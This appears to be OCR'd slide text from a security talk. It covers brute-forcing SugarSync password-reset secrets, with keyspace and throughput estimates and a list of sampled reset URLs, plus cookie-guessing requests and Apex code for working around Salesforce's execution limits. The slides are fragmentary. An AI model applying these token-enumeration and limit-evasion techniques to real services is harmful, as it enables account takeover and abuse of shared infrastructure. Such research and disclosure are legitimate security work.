
GET /balance
Cookie: AAAAAAAAAAAAAAAAAAAAAAAAA

GET /balance
Cookie: AAAAAAAAAAAAAAAAAAAAAAAAB

GET /balance
Cookie: AAAAAAAAAAAAAAAAAAAAAAAAC

GET /balance
Cookie: ZZZZZZZZZZZZZZZZZZZZZZZZZZ

Balance = $123342342423


Cookie: AAAAAAAAAAAAAAAAAAAAAA
GET /balance
http://bank.com/login
GET /balance
Cookie: ZZZZZZZZZZZZZZZZZZZZ

ogin

SugarSync
The Prime Cloud Storage Solution

- file:///Users/haroon/Desktop/Vegas_Video/sugarsync/sugarsync-proj/sugarsync-proj.html

- Overview of sugarsync + normal password reset
- Ends with sample link..

Its Short, Brute & Declare Victory

?secret = **for472gtb422**

= **lower case alphanumeric**

= **35^12**

= Still a too big number ☹

Birthday Attack ?

= **1.2 * sqrt(35^12)**


= Still a pretty big number

https://www.sugarsync.com/reset-password?secret=**6076kgbni87b**
https://www.sugarsync.com/reset-password?secret=**bt45nq32gvzc9**
https://www.sugarsync.com/reset-password?secret=**fk0c79goxbzwb**
https://www.sugarsync.com/reset-password?secret=**bzx5gor7yaj45**
https://www.sugarsync.com/reset-password?secret=**b9xhfaitwok6a**
https://www.sugarsync.com/reset-password?secret=**evifc5cvd79aw**
https://www.sugarsync.com/reset-password?secret=**d7q7mba80hpqs**
https://www.sugarsync.com/reset-password?secret=**ds3a27qdpyoym**
https://www.sugarsync.com/reset-password?secret=**bms9kxwp2ypeq**
https://www.sugarsync.com/reset-password?secret=**xi3pzry9s7kz**
https://www.sugarsync.com/reset-password?secret=**cs3pd8tyenedp**
https://www.sugarsync.com/reset-password?secret=**dmmzgfgvyqw72**
https://www.sugarsync.com/reset-password?secret=**cw8jqev4yvv0w**
https://www.sugarsync.com/reset-password?secret=**edp9iog7fj60r**
https://www.sugarsync.com/reset-password?secret=**cxom0z2a62iva**
https://www.sugarsync.com/reset-password?secret=**bv45tsonz8tdi**
https://www.sugarsync.com/reset-password?secret=**cv7z95jyctnd5**
https://www.sugarsync.com/reset-password?secret=**cq2j8wdbbo7om**
https://www.sugarsync.com/reset-password?secret=**bmtjn6j3hteky**
https://www.sugarsync.com/reset-password?secret=**fjrofysj887bf**
https://www.sugarsync.com/reset-password?secret=**de4acew6hsn4s**
https://www.sugarsync.com/reset-password?secret=**fdie4jk2jy56c**
https://www.sugarsync.com/reset-password?secret=**d20rt64rbywtd**
https://www.sugarsync.com/reset-password?secret=**drdprygkij2rg**
https://www.sugarsync.com/reset-password?secret=**brnazhekohvrw**
https://www.sugarsync.com/reset-password?secret=**ekivezkzgy9oo**
https://www.sugarsync.com/reset-password?secret=**dynnmny3xrcxz**
https://www.sugarsync.com/reset-password?secret=**bwvj29v4ty765**
https://www.sugarsync.com/reset-password?secret=**d2tkoah29zq5p**
https://www.sugarsync.com/reset-password?secret=**fjmhfxr0q8ivk**
https://www.sugarsync.com/reset-password?secret=**kk4e7rs55f60**
https://www.sugarsync.com/reset-password?secret=**bzxejaxd35687**
https://www.sugarsync.com/reset-password?secret=**fc274gqrq03rk**
https://www.sugarsync.com/reset-password?secret=**die4od59cy93d**
https://www.sugarsync.com/reset-password?secret=**epdp3vckqexaj**
https://www.sugarsync.com/reset-password?secret=**zf3fyt7vk9j**
https://www.sugarsync.com/reset-password?secret=**eyir7wd6vfca6**
https://www.sugarsync.com/reset-password?secret=**r7zp8ppjpztc**
https://www.sugarsync.com/reset-password?secret=**dadq3z0zgknqe**
https://www.sugarsync.com/reset-password?secret=**c3hfqavknett0**
https://www.sugarsync.com/reset-password?secret=**3pv2ojtc5t40**
https://www.sugarsync.com/reset-password?secret=**d4beabdor72tx**
https://www.sugarsync.com/reset-password?secret=**cq7q5a9imttjp**
https://www.sugarsync.com/reset-password?secret=dk0tot820d7vs
https://www.sugarsync.com/reset-password?secret=b6bip7pswf9m2
https://www.sugarsync.com/reset-password?secret=bx424nj2p2y9e
https://www.sugarsync.com/reset-password?secret=bz6to064jf3qp
https://www.sugarsync.com/reset-password?secret=ebgbgprc6eq2f
https://www.sugarsync.com/reset-password?secret=modziars6o2d
https://www.sugarsync.com/reset-password?secret=wi3vkonsia3
https://www.sugarsync.com/reset-password?secret=cmbicqc34apjf
https://www.sugarsync.com/reset-password?secret=e2fqw2kogy8gc
https://www.sugarsync.com/reset-password?secret=fkno8o8ws7th
https://www.sugarsync.com/reset-password?secret=8g8jfig0m8hk
https://www.sugarsync.com/reset-password?secret=ea760dof3zpve
https://www.sugarsync.com/reset-password?secret=dr8rsap8ieinv
https://www.sugarsync.com/reset-password?secret=d3hmdc3srnyng
https://www.sugarsync.com/reset-password?secret=dcnckpph35vko
https://www.sugarsync.com/reset-password?secret=ejr0k3ro4nepm
https://www.sugarsync.com/reset-password?secret=etcasjbo2sa9k
https://www.sugarsync.com/reset-password?secret=e0ijravm5awrf
https://www.sugarsync.com/reset-password?secret=bbjb3rabpngha
https://www.sugarsync.com/reset-password?secret=di8qwc355270y
https://www.sugarsync.com/reset-password?secret=cm5esewps28y2
https://www.sugarsync.com/reset-password?secret=mofph975924
https://www.sugarsync.com/reset-password?secret=b5eptnaefja5f
https://www.sugarsync.com/reset-password?secret=dqshjvg8pyyxn
https://www.sugarsync.com/reset-password?secret=byjd3bwq39rgi
https://www.sugarsync.com/reset-password?secret=di4wgdecj2ci0
https://www.sugarsync.com/reset-password?secret=ebiyxam7cextk
https://www.sugarsync.com/reset-password?secret=emxscrt769hi
https://www.sugarsync.com/reset-password?secret=ein2b5gwj4vpx
https://www.sugarsync.com/reset-password?secret=c485kmqj7jcvo
https://www.sugarsync.com/reset-password?secret=x83hrq5zgkfc
https://www.sugarsync.com/reset-password?secret=ejrdyyr02pxcz
https://www.sugarsync.com/reset-password?secret=dnacznkenc57z
https://www.sugarsync.com/reset-password?secret=emmiagm6b55ig
https://www.sugarsync.com/reset-password?secret=ca3xztf6pj44i
https://www.sugarsync.com/reset-password?secret=dqmejm2dfq8jb
https://www.sugarsync.com/reset-password?secret=c9879b9oqzbzj
https://www.sugarsync.com/reset-password?secret=d9vc00wo09mc0
https://www.sugarsync.com/reset-password?secret=e9ghwgdt5eze6
https://www.sugarsync.com/reset-password?secret=cgk799cwjgmaa
https://www.sugarsync.com/reset-password?secret=6pz2nk4sdr20
https://www.sugarsync.com/reset-password?secret=fbwgaiqs7o2wp
https://www.sugarsync.com/reset-password?secret=eaffpy57jyf78

We Have 2 Days..

single thread	1 hour	648
	2 days	31104
10 threads		221472
10 machines		2 214 720

Wont they notice ?



Saved (some pride)

[sugarsync vids]

PaaS

Actually..

- SF.com is both SaaS and PaaS
- We took a quick look at SaaS
- Good filtering, and held up well to cursory testing
- Why cursory?
- Ultimately, it *is* a web application..

Clickjack

[clickjack vid]


SalesForce back story

- 10 years old
- Initially web-based CRM software
  - 59 000 customers
  - $1 billion in revenue
- Distributed infrastructure was created to support CRM (SaaS, weeeee!)
- Platform was exposed to architects and devs, for PaaS and IaaS
  - (Ambitious project with solid aims)

Salesforce business model

- Multi-tenant
  - Customers share infrastructure
  - Spread out across the world
- Subscription model
  - Scales with features and per-license cost
- Free dev accounts
  - More limited than paid-for orgs
- AppExchange
  - Third party apps (ala App Store)

Developing on Salesforce



```
<apex:page controller="PageIterator" showheader="false">
<html>
    <head>
           <title>VisualForce Iterator</title>
    </head>
    <body>
        <h1>Page Content Follows (we don't expect to get here, btw)</h1>
        {!pageData}
    </body>
</html>
</apex:page>
```

```
    public void nextLoop(Integer counter) {
        EmailIteratorObj__c o = [select id,counter__c from EmailIteratorObj__c where name='looper'][0];
        o.counter__c=counter;
        update o;
    }

    //called to initiate loop termination
    public void endLoop(){
        insert new Message__c(MsgType__c=Messages.ENDLOOP);
    }

    //called right at the end of a set of loop iterations
    public void cleanUp(){
        //clean out the email iterators objects
        for (List<EmailIteratorObj__c> o: [select id from EmailIteratorObj__c]){
            delete o;
        }

        //clean out messages
        for (List<Message__c> o: [select id from Message__c]){
            delete o;
        }
```

Other language features

- Make HTTP requests
- Bind classes to WS endpoints

- Can send mails
- Bind classes to mail endpoints

- Configure triggers on datastore activities

Multi-tenancy…

…an obvious problem for resource sharing

The Governor

- Each script execution is subject to strict limits
- Uncatchable exception issued when limits exceeded
- Limits based on entry point of code
- Limits applied to namespaces
  - Org gets limits
  - Certified apps get limits

Published Limits

1. Number of received mails
2. Running time
3. ???


Apex limitations

- Language focused on short bursts of execution
- Can’t easily alter SF configuration
  - Requires web interface interactions


- APIs short on parallel programming primitives
  - no explicit locks and very broad synchronisation
  - no real threads
  - no ability to pause execution
  - no explicit shared mem

- API call order important

Workarounds



```
    public static void sleep(Integer secs){
        System.debug('Entered sleep('+secs+')');
        Datetime t1 = System.now();
        Datetime t2 = System.now();
        Double j,k=2;
        while (t2.getTime()-t1.getTime() < secs*1000) {
            t2 = System.now();
            j=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.
            j+=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math
            j+=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math
            j+=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math
            j+=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math
            j+=(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math.cbrt(Math
        }
        System.debug('Leaving sleep()');
    }
```

